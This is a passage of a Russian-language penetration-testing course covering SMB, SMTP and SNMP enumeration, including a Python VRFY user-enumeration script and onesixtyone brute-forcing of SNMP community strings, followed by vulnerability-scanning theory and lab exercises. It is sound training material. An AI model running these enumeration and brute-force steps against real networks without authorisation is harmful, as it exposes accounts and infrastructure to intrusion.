Сканирование выявило два имени NetBIOS, принадлежащих двум хостам. Такая информация может использоваться для дальнейшего улучшения контекста просканированных хостов, поскольку имена NetBIOS часто очень описательно показывают роль хоста внутри организации. Эти данные могут подпитывать наш цикл сбора информации, приводя к дальнейшим раскрытиям.

Nmap также предлагает множество полезных NSE scripts, которые можно использовать для обнаружения и enumeration SMB services. Эти scripts находятся в каталоге `/usr/share/nmap/scripts`.

```
kali@kali:~$ ls -1 /usr/share/nmap/scripts/smb*
/usr/share/nmap/scripts/smb2-capabilities.nse
/usr/share/nmap/scripts/smb2-security-mode.nse
/usr/share/nmap/scripts/smb2-time.nse
/usr/share/nmap/scripts/smb2-vuln-uptime.nse
/usr/share/nmap/scripts/smb-brute.nse
/usr/share/nmap/scripts/smb-double-pulsar-backdoor.nse
/usr/share/nmap/scripts/smb-enum-domains.nse
/usr/share/nmap/scripts/smb-enum-groups.nse
/usr/share/nmap/scripts/smb-enum-processes.nse
/usr/share/nmap/scripts/smb-enum-sessions.nse
/usr/share/nmap/scripts/smb-enum-shares.nse
/usr/share/nmap/scripts/smb-enum-users.nse
/usr/share/nmap/scripts/smb-os-discovery.nse
...
```

Листинг 43 - Поиск разных nmap SMB NSE scripts

Мы нашли несколько интересных Nmap SMB NSE scripts, которые выполняют разные задачи, такие как OS discovery и enumeration через SMB.

SMB discovery script работает только если на цели включен SMBv1, что не является default case в современных версиях Windows. Однако множество legacy systems все еще работают с SMBv1, и мы включили эту конкретную версию на Windows host, чтобы смоделировать такой сценарий.

Попробуем module *smb-os-discovery* на клиент Windows 11.

```
kali@kali:~$ nmap -v -p 139,445 --script smb-os-discovery 192.168.50.152
...
PORT    STATE SERVICE      REASON
139/tcp open  netbios-ssn  syn-ack
445/tcp open  microsoft-ds syn-ack

Host script results:
| smb-os-discovery:
|   OS: Windows 10 Pro 22000 (Windows 10 Pro 6.3)
|   OS CPE: cpe:/o:microsoft:windows_10::-
|   Computer name: client01
|   NetBIOS computer name: CLIENT01\x00
|   Domain name: megacorptwo.com
|   Forest name: megacorptwo.com
|   FQDN: client01.megacorptwo.com
|_  System time: 2022-03-17T11:54:20-07:00
...
```

Листинг 44 - Использование nmap scripting engine для OS discovery

Этот конкретный script определил потенциальное совпадение для операционная система host; однако мы знаем, что оно неточно, поскольку целевого хоста работает на Windows 11, а не на указанной Windows 10.

Как упоминалось ранее, любой вывод Nmap service и OS enumeration следует воспринимать с долей осторожности, поскольку ни один алгоритм не идеален.

В отличие от Nmap OS fingerprinting options, которые мы рассмотрели раньше, OS enumeration через NSE scripting предоставляет дополнительную информацию, например domain и другие детали, связанные с Active Directory Domain Services. Такой подход также, вероятно, останется незамеченным, поскольку создает меньше traffic, который может сливаться с обычной корпоративную сеть activity.

Обсудив SMB enumeration через Kali, научимся перечислять его с Windows-клиенте.

Один полезный инструмент для enumeration SMB shares в Windows средах - **net view**. Он перечисляет domains, resources и computers, принадлежащие заданному host. Например, подключившись к client01 VM, можно перечислить все shares, работающие на dc01.

```
C:\Users\student>net view \\dc01 /all
Shared resources at \\dc01

Share name  Type  Used as  Comment

-------------------------------------------------------------------------------
ADMIN$      Disk           Remote Admin
C$          Disk           Default share
IPC$        IPC            Remote IPC
NETLOGON    Disk           Logon server share
SYSVOL      Disk           Logon server share
The command completed successfully.
```

Листинг 45 - Запуск 'net view' для перечисления remote shares

Указав keyword `/all`, мы можем перечислить administrative shares, оканчивающиеся знаком доллара.

1. Включите группу VM Walk Through 1 и используйте Nmap, чтобы создать список SMB-серверов в группа VM 1. У скольких хостов открыт порт 445?
2. В той же группе подключитесь к клиент Windows 11 и повторите перечисление общих ресурсов против dc01 через команду **net view**. Какие три административных общих ресурса указаны? Перечислите их через запятые.
3. Server Message Block (SMB) — чрезвычайно важный сервис, который можно использовать для определения большого количества информации о сервере, включая его пользователей. Запустите *Topic Exercise группа VM 1* и используйте Nmap, чтобы определить лабораторные машины, слушающие SMB port, а затем используйте *enum4linux* для перечисления этих машин. В процессе вы найдете машину с локальным пользователем *alfred*. Flag находится в комментариях одного из SMB shares хоста, у которого есть пользователь *alfred*.

Мы также можем собирать информацию о host или network с уязвимых mail servers. Simple Mail Transport Protocol (SMTP) поддерживает несколько интересных команд, таких как *VRFY* и *EXPN*. Запрос VRFY просит сервер проверить email-адрес, а EXPN просит сервер показать membership of a mailing list. Этим часто можно злоупотреблять для проверки существующих users на mail server, что является полезной информацией во время тест на проникновение. Рассмотрим следующий пример:

```
kali@kali:~$ nc -nv 192.168.50.8 25
(UNKNOWN) [192.168.50.8] 25 (smtp) open
220 mail ESMTP Postfix (Ubuntu)
VRFY root
252 2.0.0 root
VRFY idontexist
550 5.1.1 <idontexist>: Recipient address rejected: User unknown in local recipient table
^C
```

Листинг 46 - Использование nc для проверки пользователей SMTP

Мы можем заметить, как отличаются сообщения об успехе и ошибке. SMTP-сервер охотно подтверждает, что пользователь существует. Эту процедуру можно использовать, чтобы автоматизированно угадывать действительные имена пользователей. Далее рассмотрим следующий Python-скрипт, который открывает TCP-сокет, подключается к SMTP-серверу и выполняет команду VRFY для заданного username:

```
#!/usr/bin/python

import socket
import sys

if len(sys.argv) != 3:
        print("Usage: vrfy.py <username> <target_ip>")
        sys.exit(0)

# Create a Socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)

# Connect to the Server
ip = sys.argv[2]
connect = s.connect((ip,25))

# Receive the banner
banner = s.recv(1024)

print(banner)

# VRFY a user
user = (sys.argv[1]).encode()
s.send(b'VRFY ' + user + b'\r\n')
result = s.recv(1024)

print(result)

# Close the socket
s.close()
```

Листинг 47 - Использование Python для скрипта для перечисления SMTP-пользователей

Мы можем запустить script, указав username для проверки первым аргументом, а целевой IP вторым аргументом.

```
kali@kali:~/Desktop$ python3 smtp.py root 192.168.50.8
b'220 mail ESMTP Postfix (Ubuntu)\r\n'
b'252 2.0.0 root\r\n'


kali@kali:~/Desktop$ python3 smtp.py johndoe 192.168.50.8
b'220 mail ESMTP Postfix (Ubuntu)\r\n'
b'550 5.1.1 <johndoe>: Recipient address rejected: User unknown in local recipient table\r\n'
```

Листинг 48 - Запуск Python script для выполнения перечисления SMTP-пользователей

Подобным образом можно получить SMTP information о цели из клиент Windows 11, как мы делали ранее:

```
PS C:\Users\student> Test-NetConnection -Port 25 192.168.50.8

ComputerName     : 192.168.50.8
RemoteAddress    : 192.168.50.8
RemotePort       : 25
InterfaceAlias   : Ethernet0
SourceAddress    : 192.168.50.152
TcpTestSucceeded : True
```

Листинг 49 - Сканирование SMB-портов через PowerShell

К сожалению, с Test-NetConnection мы не можем полноценно взаимодействовать с сервисом SMTP. Тем не менее, если Microsoft version of the клиента Telnet еще не включена, ее можно установить, как показано ниже:

```
PS C:\Windows\system32> dism /online /Enable-Feature /FeatureName:TelnetClient
...
```

Листинг 50 - Установка клиента Telnet

Следует отметить, что установка Telnet требует административные привилегии, что может создать сложности, если мы работаем как low-privilege user. Однако можно взять Telnet binary, расположенный на другой нашей development machine по пути `c:\windows\system32\telnet.exe`, и перенести его на Windows machine, с которой мы выполняем тестирование.

После включения Telnet на testing machine можно подключиться к целевой машине и выполнить enumeration так же, как мы делали из Kali.

```
C:\Windows\system32>telnet 192.168.50.8 25
220 mail ESMTP Postfix (Ubuntu)
VRFY goofy
550 5.1.1 <goofy>: Recipient address rejected: User unknown in local recipient table
VRFY root
252 2.0.0 root
```

Листинг 51 - Взаимодействие с сервисом SMTP через Telnet в Windows

Вывод выше показывает еще один пример enumeration, которую можно выполнить с скомпрометированного Windows host, когда Kali недоступна.

1. Включите группу виртуальных машин для практических упражнений 1 и просканируйте целевой сетевой диапазон, чтобы определить системы, отвечающие на SMTP. После обнаружения откройте соединение с портом 25 через Netcat и выполните команду *VRFY* против пользователя *root*. Какой код ответа отправляет SMTP-сервер?

За годы мы часто обнаруживали, что многие network administrators плохо понимают *Simple Network Management Protocol* (SNMP). Это часто приводит к SNMP неправильная конфигурацияs, которые могут вызывать значительные утечки информации.

SNMP основан на UDP, простом stateless protocol, и поэтому подвержен IP spoofing и replay attacks. Кроме того, широко используемые SNMP protocols 1, 2 и 2c не предлагают traffic encryption, что означает, что SNMP information и credentials можно легко перехватить в local network. Традиционные SNMP protocols также имеют слабые схемы authentication и часто остаются настроенными с default public и private community strings.

До недавнего времени SNMPv3, который обеспечивает authentication и encryption, поставлялся с поддержкой только DES-56, доказанно слабой схемы encryption, которую можно легко brute-force. Более новая реализация SNMPv3 поддерживает схему AES-256 encryption.

Поскольку все вышесказанное относится к протоколу, который по определению предназначен для "Manage the Network", SNMP является еще одним из наших любимых enumeration protocols.

Несколько лет назад OffSec выполняла internal теста на проникновение для компании, предоставлявшей network integration services большому числу corporate clients, banks и похожих организаций. После нескольких часов определения scope системы мы обнаружили большую class B network с тысячами подключенных Cisco routers. Нам объяснили, что каждый из этих routers был gateway к одному из их clients и использовался для management и configuration purposes.

Быстрое сканирование учетных данных Telnet по умолчанию *cisco/cisco* обнаружило один недорогой ADSL-маршрутизатор Cisco. Более глубокое изучение выявило набор сложных публичных и приватных SNMP community strings в файле конфигурации маршрутизатора. Как оказалось, эти же публичные и приватные community strings использовались на каждом сетевом устройстве, для всего диапазона класса B и за его пределами. Простое управление, верно?

Интересная особенность корпоративного маршрутизирующего оборудования в том, что такие устройства часто поддерживают *read* и *write* конфигурационного файла через доступ по private SNMP community string. Поскольку private community strings для всех шлюзовых маршрутизаторов теперь были нам известны, написав простой скрипт для копирования всех конфигураций маршрутизаторов в этой сети с помощью протоколов SNMP и TFTP, мы скомпрометировали не только инфраструктуру всей компании сетевой интеграции, но и инфраструктуру ее клиентов.

Теперь, когда мы получили базовое понимание SNMP, рассмотрим одну из его главных функций - *SNMP MIB Tree*.

SNMP *Management Information Base* (MIB) - это база данных, содержащая информацию, обычно связанную с network management. База данных организована как дерево, с branches, представляющими разные organizations или network functions. Leaves дерева (или final endpoints) соответствуют конкретным variable values, к которым затем может обращаться и которые может проверять external user. IBM Knowledge Center содержит много информации о MIB tree.

Например, следующие MIB values соответствуют конкретным Microsoft Windows SNMP parameters и содержат намного больше, чем network-based information:

MIB value	Description
1.3.6.1.2.1.25.1.6.0	System Processes
1.3.6.1.2.1.25.4.2.1.2	Running Programs
1.3.6.1.2.1.25.4.2.1.4	Processes Path
1.3.6.1.2.1.25.2.3.1.4	Storage Units
1.3.6.1.2.1.25.6.3.1.2	Software Name
1.3.6.1.4.1.77.1.2.25	User Accounts
1.3.6.1.2.1.6.13.1.3	TCP Local Ports

Таблица 1 - Windows SNMP MIB values

Чтобы просканировать open SNMP ports, можно запустить **nmap**, используя параметр `-sU` для UDP-сканирование и параметр `--open`, чтобы ограничить вывод и показывать только открытые порты.

```
kali@kali:~$ sudo nmap -sU --open -p 161 192.168.50.1-254 -oG open-snmp.txt
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-14 06:02 EDT
Nmap scan report for 192.168.50.151
Host is up (0.10s latency).

PORT    STATE SERVICE
```

```
161/udp open  snmp

Nmap done: 1 IP-адрес (1 host up) scanned in 0.49 seconds
...
```

Листинг 52 - Использование nmap для выполнения SNMP scan

В качестве альтернативы можно использовать инструмент вроде onesixtyone, который попытается выполнить brute force attack против списка IP-адресов. Сначала нужно создать text files, содержащие community strings и IP-адресов, которые мы хотим сканировать.

```
kali@kali:~$ echo public > community
kali@kali:~$ echo private >> community
kali@kali:~$ echo manager >> community

kali@kali:~$ for ip in $(seq 1 254); do echo 192.168.50.$ip; done > ips

kali@kali:~$ onesixtyone -c community -i ips
Scanning 254 hosts, 3 communities
192.168.50.151 [public] Hardware: Intel64 Family 6 Model 79 Stepping 1 AT/AT COMPATIBLE - Software: Windows
    Version 6.3 (Build 17763 Multiprocessor Free)
...
```

Листинг 53 - Использование onesixtyone для brute force community strings

После обнаружения SNMP services можно начать запрашивать у них конкретные MIB data, которые могут быть интересны.

Мы можем проверять и запрашивать SNMP values с помощью инструмента вроде *snmpwalk*, если знаем SNMP read-only community string, которой в большинстве случаев является "public".

Используя некоторые MIB values, представленные в таблице 1, можно попытаться enumerate соответствующие values. Попробуем следующий пример против известной машины в labs, у которой открыт Windows SNMP port с community string "public". Эта команда перечисляет все MIB tree, используя параметр `-c` для указания community string, `-v` для указания SNMP version number, а также параметр **-t 10**, чтобы увеличить timeout period до 10 seconds:

```
kali@kali:~$ snmpwalk -c public -v1 -t 10 192.168.50.151
iso.3.6.1.2.1.1.1.0 = STRING: "Hardware: Intel64 Family 6 Model 79 Stepping 1 AT/AT COMPATIBLE - Software:
    Windows Version 6.3 (Build 17763 Multiprocessor Free)"
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.311.1.1.3.1.3
iso.3.6.1.2.1.1.3.0 = Timeticks: (78235) 0:13:02.35
iso.3.6.1.2.1.1.4.0 = STRING: "admin@megacorptwo.com"
iso.3.6.1.2.1.1.5.0 = STRING: "dc01.megacorptwo.com"
iso.3.6.1.2.1.1.6.0 = ""
iso.3.6.1.2.1.1.7.0 = INTEGER: 79
iso.3.6.1.2.1.2.1.0 = INTEGER: 24
...
```

Листинг 54 - Использование snmpwalk для enumeration всего MIB tree

Иначе говоря, мы можем использовать вывод выше, чтобы получить target email-адреces. Эту информацию можно использовать для создания social engineering attack против newly-discovered contacts.

Чтобы дополнительно потренироваться в изученном, рассмотрим несколько техник SNMP-перечисления против Windows-цели. Мы используем команду **snmpwalk**, которая может разбирать конкретную ветвь MIB Tree, называемую OID.

Следующий пример перечисляет Windows users на машине dc01.

```
kali@kali:~$ snmpwalk -c public -v1 192.168.50.151 1.3.6.1.4.1.77.1.2.25
iso.3.6.1.4.1.77.1.2.25.1.1.5.71.117.101.115.116 = STRING: "Guest"
iso.3.6.1.4.1.77.1.2.25.1.1.6.107.114.98.116.103.116 = STRING: "krbtgt"
iso.3.6.1.4.1.77.1.2.25.1.1.7.115.116.117.100.101.110.116 = STRING: "student"
iso.3.6.1.4.1.77.1.2.25.1.1.13.65.100.109.105.110.105.115.116.114.97.116.111.114 = STRING: "Administrator"
```

Листинг 55 - Использование snmpwalk для перечисления пользователей Windows

Наша команда запросила конкретное поддерево MIB, которое сопоставлено со всеми именами локальных учетных записей пользователей.

В качестве другого примера можно enumerate все currently запущенных процессовes:

```
kali@kali:~$ snmpwalk -c public -v1 192.168.50.151 1.3.6.1.2.1.25.4.2.1.2
iso.3.6.1.2.1.25.4.2.1.2.1 = STRING: "System Idle Process"
iso.3.6.1.2.1.25.4.2.1.2.4 = STRING: "System"
iso.3.6.1.2.1.25.4.2.1.2.88 = STRING: "Registry"
iso.3.6.1.2.1.25.4.2.1.2.260 = STRING: "smss.exe"
iso.3.6.1.2.1.25.4.2.1.2.316 = STRING: "svchost.exe"
iso.3.6.1.2.1.25.4.2.1.2.372 = STRING: "csrss.exe"
iso.3.6.1.2.1.25.4.2.1.2.472 = STRING: "svchost.exe"
iso.3.6.1.2.1.25.4.2.1.2.476 = STRING: "wininit.exe"
iso.3.6.1.2.1.25.4.2.1.2.484 = STRING: "csrss.exe"
iso.3.6.1.2.1.25.4.2.1.2.540 = STRING: "winlogon.exe"
iso.3.6.1.2.1.25.4.2.1.2.616 = STRING: "services.exe"
iso.3.6.1.2.1.25.4.2.1.2.632 = STRING: "lsass.exe"
iso.3.6.1.2.1.25.4.2.1.2.680 = STRING: "svchost.exe"
...
```

Листинг 56 - Использование snmpwalk для enumeration Windows processes

Команда вернула массив строк, каждая из которых содержит имя запущенного процесса. Эта информация может быть ценной, поскольку может раскрыть уязвимые приложения или даже указать, какой антивирус работает на цели.

Подобным образом можно запросить все software, установленное на машине:

```
kali@kali:~$ snmpwalk -c public -v1 192.168.50.151 1.3.6.1.2.1.25.6.3.1.2
iso.3.6.1.2.1.25.6.3.1.2.1 = STRING: "Microsoft Visual C++ 2019 X64 Minimum Runtime - 14.27.29016"
iso.3.6.1.2.1.25.6.3.1.2.2 = STRING: "VMware Tools"
iso.3.6.1.2.1.25.6.3.1.2.3 = STRING: "Microsoft Visual C++ 2019 X64 Additional Runtime - 14.27.29016"
iso.3.6.1.2.1.25.6.3.1.2.4 = STRING: "Microsoft Visual C++ 2015-2019 Redistributable (x86) - 14.27.290"
iso.3.6.1.2.1.25.6.3.1.2.5 = STRING: "Microsoft Visual C++ 2015-2019 Redistributable (x64) - 14.27.290"
iso.3.6.1.2.1.25.6.3.1.2.6 = STRING: "Microsoft Visual C++ 2019 X86 Additional Runtime - 14.27.29016"
iso.3.6.1.2.1.25.6.3.1.2.7 = STRING: "Microsoft Visual C++ 2019 X86 Minimum Runtime - 14.27.29016"
...
```

Листинг 57 - Использование snmpwalk для enumeration installed software

В сочетании со списком запущенных процессовes, который мы получили ранее, эта информация может стать чрезвычайно ценной для cross-checking точной версии ПО процесса, работающего на целевом хосте.

Еще одна техника перечисление SNMP - перечисление всех текущих TCP listening ports:

```
kali@kali:~$ snmpwalk -c public -v1 192.168.50.151 1.3.6.1.2.1.6.13.1.3
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.88.0.0.0.0 = INTEGER: 88
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.135.0.0.0.0 = INTEGER: 135
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.389.0.0.0.0 = INTEGER: 389
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.445.0.0.0.0 = INTEGER: 445
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.464.0.0.0.0 = INTEGER: 464
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.593.0.0.0.0 = INTEGER: 593
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.636.0.0.0.0 = INTEGER: 636
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.3268.0.0.0.0 = INTEGER: 3268
```

```
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.3269.0.0.0.0 = INTEGER: 3269
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.5357.0.0.0.0 = INTEGER: 5357
iso.3.6.1.2.1.6.13.1.3.0.0.0.0.5985.0.0.0.0 = INTEGER: 5985
...
```

Листинг 58 - Использование snmpwalk для enumeration открытые TCP-порты

Integer value из вывода выше представляет текущие listening TCP-порты на цели. Эта информация может быть чрезвычайно полезной, поскольку может раскрыть ports, которые слушают только локально, и таким образом показать новый service, ранее неизвестный.

1. Просканируйте целевую сеть в группа VM 1 с помощью onesixtyone, чтобы определить SNMP-серверы. После этого перечислите все запущенных процессов на единственном Windows-хосте, где работает SNMP-сервер. Какое полное имя процесса SNMP-сервера?
2. На том же Windows-хосте выполните один из SNMP-запросов, которые мы уже рассмотрели в этом разделе. На этот раз добавьте параметр `-0a` к команде. Этот параметр автоматически переведет любую шестнадцатеричную строку в ASCII, если раньше она не была декодирована. Какое первое имя интерфейса указано в выводе?

6.4. Завершение

В этом модуле мы рассмотрели базовые аспекты итеративного процесса как passive, так и активный сбор информации. Сначала мы покрыли разные техники и инструменты для поиска информации о компаниях и их сотрудниках. Эта информация часто может оказаться бесценной на более поздних этапах проекта. Затем мы сосредоточились на том, как активно сканировать и перечислять сервисы, которые часто бывают открыты. Мы научились выполнять эти шаги перечисления как из Kali Linux, так и из Windows-клиенте.

Никогда не существует одного "лучшего" инструмента для любой заданной ситуации, особенно потому, что многие инструменты в Kali Linux пересекаются по функциям. Всегда лучше познакомиться с как можно большим количеством инструментов, изучить их нюансы и, когда возможно, измерять результаты, чтобы понимать, что происходит за кулисами. В некоторых случаях "лучший" инструмент - тот, которым лучше всего владеет pentester.

7. Сканирование уязвимостей

В этом учебном модуле мы рассмотрим следующие учебные разделы:

• Vulnerability Scanning Theory
• Vulnerability Scanning with Nessus
• Vulnerability Scanning with Nmap

Обнаружение уязвимостей является неотъемлемой частью любой оценки безопасности. Процесс определения поверхность атаки программного обеспечения, системы или сети называется Vulnerability Scanning.

Сканеры уязвимостей существуют в самых разных формах: от отдельных скриптов, которые определяют одну уязвимость, до сложных коммерческих решений, сканирующих широкий набор уязвимостей. Автоматизированные сканеры уязвимостей могут быть бесценны для пентестеров, поскольку они помогают быстро установить базовое состояние в целевой сети перед более тщательным ручным анализом для получения достаточного покрытия. Распространенные типы сканеров уязвимостей - сканеры веб-приложений и сетевые сканеры уязвимостей.

В этом модуле мы проанализируем автоматическое сетевое сканирование уязвимостей. Мы начнем с теории сканирование уязвимостей, а затем используем Nessus и Nmap для выполнения разных типов сканирования уязвимостей.

7.1. Теория сканирования уязвимостей

В этом учебном разделе рассматриваются следующие учебные цели:

• Получить базовое понимание процесса сканирование уязвимостей
• Узнать о разных типах сканирования уязвимостей
• Понять особенности, которые нужно учитывать при сканировании уязвимостей

В этом учебном разделе мы обсудим теорию сканирования уязвимостей. Прежде чем изучать инструменты, нужно описать базовый рабочий процесс сканера уязвимостей и понять, как он находит уязвимости. Мы также рассмотрим разные типы сканирования уязвимостей и важные соображения.

У каждого сканера уязвимостей есть собственный настроенный рабочий процесс, но базовый процесс сканирования уязвимостей не зависит от реализации. Базовый процесс автоматического сканера уязвимостей можно описать так:

1. Host discovery
2. Port scanning
3. Обнаружение операционной системы, службы и версии
4. Сопоставление результатов с базой уязвимостей

Host discovery сообщает сканеру, работает ли цель и отвечает ли она. Затем сканер использует разные техники, чтобы определить все открытые порты в системе и обнаружить все удаленно доступные службы с соответствующими версиями. Кроме того, на этом шаге выполняется обнаружение операционной системы.

На основе всей собранной информации сканер уязвимостей затем обращается к базе уязвимостей, чтобы сопоставить найденные данные с уязвимостями. Примеры базы уязвимостей - National Vulnerability Database и программа Common Vulnerabilities and Exposures (CVE).

Большинство коммерческих сканеров уязвимостей также имеют функциональность для проверки найденных уязвимостей путем попытки частично или полностью их эксплуатировать. Это может значительно сократить количество пропущенных уязвимостей, но может повлиять на стабильность службы или системы.

Уязвимости идентифицируются системой CVE. Хотя это позволяет нам идентифицировать и находить проверенные уязвимости, идентификатор CVE не предоставляет информации о серьезности уязвимости.

Common Vulnerability Scoring System (CVSS) - это framework для описания характеристик и серьезности уязвимостей. Каждому CVE назначается оценка CVSS. Две основные версии - CVSS v2 и CVSS v3. Обе версии используют диапазон от 0 до 10 для оценки уязвимостей с разными метками серьезности. Следующий рисунок от National Institute of Standards and Technology (NIST) показывает диапазон базовую оценку и связанную severity для CVSS v2.0 и CVSS v3.0.

CVSS v2.0 Ratings

Severity	Base Score Range
Low	0.0-3.9
Medium	4.0-6.9
High	7.0-10.0

CVSS v3.0 Ratings

Severity	Base Score Range
None	0.0
Low	0.1-3.9
Medium	4.0-6.9
High	7.0-8.9
Critical	9.0-10.0

Чтобы получить оценка CVSS, можно посмотреть CVE в базе уязвимостей, а если CVE не назначен, использовать CVSS calculator. В 2019 году была выпущена CVSS v3.1, которая уточнила и улучшила существующую версию.

Нужно понимать, что результаты сканирование уязвимостей могут быть неполными или содержать ошибочно обнаруженные уязвимости.

Ложное срабатывание возникает, когда уязвимость обнаружена, но цель не уязвима. Это может происходить из-за неправильного определения сервиса и версии или из-за configuration, которая делает цель неэксплуатируемой. Ложные срабатывания также могут возникать, когда исправления или обновления backported, то есть исправления безопасности применены к более старой версии ПО.

Ложный пропуск - еще один важный термин. Он возникает, когда сканер уязвимостей пропускает уязвимость.

В теста на проникновение нам часто нужно находить правильный баланс между manual и automated сканирование уязвимостей. Кратко рассмотрим оба варианта.

Ручное сканирование уязвимостей неизбежно будет очень ресурсоемким и трудозатратным. Когда нужно анализировать огромный объем данных, мы часто быстро достигаем когнитивного предела и упускаем важные детали. С другой стороны, ручное сканирование уязвимостей позволяет обнаруживать сложные и логические уязвимости, которые довольно трудно найти с помощью любого автоматизированного сканера.

Automated сканирования уязвимостей бесценны при работе на проектах по множеству причин. Во-первых, почти во всех типах оценкes у нас есть ограничения по времени. Поэтому, когда нужно

сканировать большую корпоративную сеть, мы не можем вручную проверять каждую систему. Это особенно верно, если думать о новых или сложных уязвимостях. Во-вторых, используя автоматизированный сканеrs, мы можем быстро определить легко обнаруживаемые уязвимости и другой легко доступные цели.

Следует уделить время изучению внутренней работы каждого автоматизированного инструмента, который мы планируем использовать в оценке безопасности. Это не только поможет правильно настроить инструмент и осмысленно разобрать результаты, но и поможет понять ограничения, которые нужно преодолеть вручную применяемой экспертизой.

1. Это ложное срабатывание или ложное отрицание? Сканер уязвимостей определяет уязвимость для веб-сервера Linux. Цель работает на Windows, а уязвимость эксплуатируема только на Linux.
2. Это ложное срабатывание или ложное отрицание? Сканер уязвимостей определяет неправильную версию FTP-службы. У обнаруженной версии нет уязвимостей, но запущенная FTP-служба уязвима.

В этом разделе мы рассмотрим *internal* и *external*, а также *unauthenticated* и *authenticated* сканирования уязвимостей.

Место, откуда мы выполняем сканирование уязвимостей, определяет видимость цели. Если клиент поручает нам external сканирование уязвимостей, он имеет в виду анализ одной или нескольких систем, доступных из интернета. Цели в external сканирование уязвимостей часто включают web приложениеs, systems в demilitarized zone (DMZ) и публично доступные сервисы.

Клиент намерен получить обзор состояния безопасности всех систем, доступных внешнему атакующему. В большинстве случаев мы получаем список IP-адресов, которые клиент хочет просканировать, но иногда он хочет, чтобы мы самостоятельно сопоставили все системы и сервисы, доступные извне. Хотя компания всегда должна знать, какие ее системы публично доступны, на практике это не всегда так. В результате мы часто находим чувствительные системы и сервисы, выставленные наружу, о которых компания не знает.

С другой стороны, существует internal сканирование уязвимостей, где у нас есть прямой доступ к части или всей внутренняя сеть клиента. Когда клиент поручает такой сканирование уязвимостей, мы либо получаем VPN access, либо выполняем сканирование на месте. Цель - получить обзор состояния безопасности внутренняя сеть. Важно проанализировать, какие векторы, которые атакующий может использовать после прорыва периметра.

Следующие два типа сканирования, которые мы рассмотрим, — аутентифицированные и неаутентифицированные сканирования уязвимостей. Когда мы выполняем сканирование уязвимостей системы без предоставления учетных данных, это называется неаутентифицированным сканированием уязвимостей. Неаутентифицированные сканирования предназначены для поиска уязвимостей в удаленно доступных сервисах цели. Поэтому они составляют карту системы со всеми открытыми портами и показывают поверхность атаки.

Однако мы не получаем информации о local недостатки безопасности, таких как отсутствующие патчи, устаревшее ПО или уязвимости конфигурации в самой системе. Например, при unauthenticated сканирование уязвимостей Windows target мы не можем определить, установлены ли patches против уязвимости HiveNightmare, которая позволяет непривилегированному пользователю читать чувствительные системные файлы. Здесь в игру вступают аутентифицированное сканированиеs.

Большинство сканеров можно настроить на аутентифицированные сканирования, при которых сканер входит в цель с набором действительных учетных данных. В большинстве случаев аутентифицированные сканирования используют привилегированную учетную запись пользователя, чтобы иметь наилучшую видимость целевой системы. Цель аутентифицированных сканирований уязвимостей — проверять уязвимые пакеты, отсутствующие патчи или уязвимости конфигурации.

Мы выполним и authenticated, и unaутентифицированное сканированиеs в следующем учебном разделе, но сначала обсудим, как получать точные и убедительные результаты.

1. В следующем сценарии нужно выполнить аутентифицированное или неаутентифицированное сканирование уязвимостей? Вы хотите определить, установлены ли все текущие исправления в системе Linux.
2. В следующем сценарии нужно выполнить аутентифицированное или неаутентифицированное сканирование уязвимостей? Вы хотите проанализировать периметр сервера в интернете с точки зрения злоумышленника.

В этом разделе мы рассмотрим несколько вещей, которые нужно учитывать при планировании и выполнении сканирования уязвимостей. В больших заданиях нужно тщательно настраивать сканер уязвимостей, чтобы получить осмысленные и релевантные результаты.

Первое соображение, которое мы обсудим, — длительность сканирования. В зависимости от типа сканирования и количества целей длительность автоматизированного сканирования может сильно различаться. Поскольку внешние сканирования через интернет могут занимать много времени из-за количества промежуточных узлов и систем на сетевом маршруте, нужно планировать это соответствующим образом, если у нас большой список IP-адресов.

Также нужно обсудить видимость цели. Хотя легко ввести IP-адрес и запустить сканирование уязвимостей, часто нужно правильно оценить цели. Важно определить, доступны ли цели без необходимости VPN или разрешений в firewall. В большинстве случаев список IP-адресов от клиента для внешнего сканирования не вызывает беспокойства. Но если мы самостоятельно определяем поверхность атаки публично доступной инфраструктуры клиента, нужно понимать, что могут существовать firewalls и другие механизмы ограничения доступа, которые делают системы и сервисы недоступными.

Например, у международного клиента есть несколько систем в нескольких странах. Он ограничивает доступ со всех IP-адресов вне страны, где расположена каждая система. Из нашего location мы можем получить доступ только к системам, находящимся в нашей стране, а все остальные недоступны.

Также рассмотрим видимость цели во внутреннем задании. Нужно думать о нашем положении в сети, чтобы получить осмысленные результаты, особенно когда мы хотим сканировать системы из других подсетей. Помните, что межсетевые экраны, intrusion prevention systems (IPS) и промежуточные сетевые устройства (например маршрутизаторы) могут фильтровать или изменять наш трафик. Один пример - когда сканер уязвимостей отправляет ICMP-пакеты на шаге обнаружения хоста, а промежуточное устройство не пересылает их. В результате сканер помечает цель как offline.

Кроме того, на сканирование может влиять rate limiting, используемый для ограничения объема трафика в сети. Когда сканирование превышает пороговые значения вроде пропускной способности, количества пакетов или количества соединений, исходная система нашего сканирования уязвимостей может быть резко ограничена в сетевых возможностях. Когда пробы обнаружения хостов и служб ограничиваются rate limiting и поэтому замедляются, сканер уязвимостей может пропустить активные хосты или службы. Большинство сканеров уязвимостей могут решать это через указание задержек, тайм-аутов и ограничение параллельных соединений.

Наконец, рассмотрим влияние сканирования уязвимостей на сеть и систему. В большинстве конфигураций сканер уязвимостей производит много сетевого трафика, особенно если мы хотим сканировать несколько целей параллельно. Это легко может сделать сеть непригодной к использованию. Чтобы решить это, можно уменьшить количество параллельных сканирований или скорость сканирования. Еще более серьезная проблема — потенциальное воздействие сканирования уязвимостей на стабильность системы. Нужно учитывать, что любое сканирование уязвимостей может вызвать нестабильность любой системы или сервиса, которые мы сканируем.

1. Верно или неверно следующее утверждение? Сканирование уязвимостей никогда не может повлиять на стабильность целевой системы или службы.
2. Верно или неверно следующее утверждение? Ограничение скорости может быть причиной того, что сканер уязвимостей пометит работающую целевую систему как недоступную.

7.2. Сканирование уязвимостей с Nessus

В этом учебном разделе рассматриваются следующие учебные цели:

